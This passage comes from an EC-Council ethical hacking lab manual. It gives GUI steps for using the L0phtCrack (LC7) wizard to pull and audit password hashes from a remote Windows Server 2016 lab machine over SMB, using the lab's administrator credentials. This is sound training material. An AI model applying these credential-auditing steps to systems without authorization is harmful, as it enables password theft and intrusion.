


Figure 1.2.5: Password auditing wizard window

10. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.




Figure 1.2.6: Choose target system type option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.




Figure 1.2.7: Windows import option

12. In the **Windows Import From Remote Machine (SMB)** wizard, type in the below details:

    - **Host: 10.10.10.16** (IP address of the remote machine [**Windows Server 2016**])
    - Select the **Use Specific User Credentials** radio button. In the **Credentials** section, type the login credentials of the **Windows Server 2016** virtual machine (Username: **Administrator**; Password: **Pa$$w0rd**).
    - If the machine is under a domain, enter the domain name in the **Domain** section. Here, **Windows Server 2016** belongs to the **CEH.com** domain.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Once you have entered all the required details in the fields, click **Next** to proceed.




Figure 1.2.8: Windows import from remote machine (SMB) menu

14. In the **Choose Audit Type** wizard, select the **Thorough Password Audit** radio button and click **Next**.




Figure 1.2.9: Choose the audit type section of the LC7 wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. In the **Reporting Options** wizard, select the **Generate Report at End of Auditing** option and ensure that the **CSV** report type radio button is selected. Click the **Browse...** button to store the report in the desired location.




Figure 1.2.10: Reporting options section

16. The **Choose report file name** window appears; select the desired location (here, **Desktop**) and click **Save**.

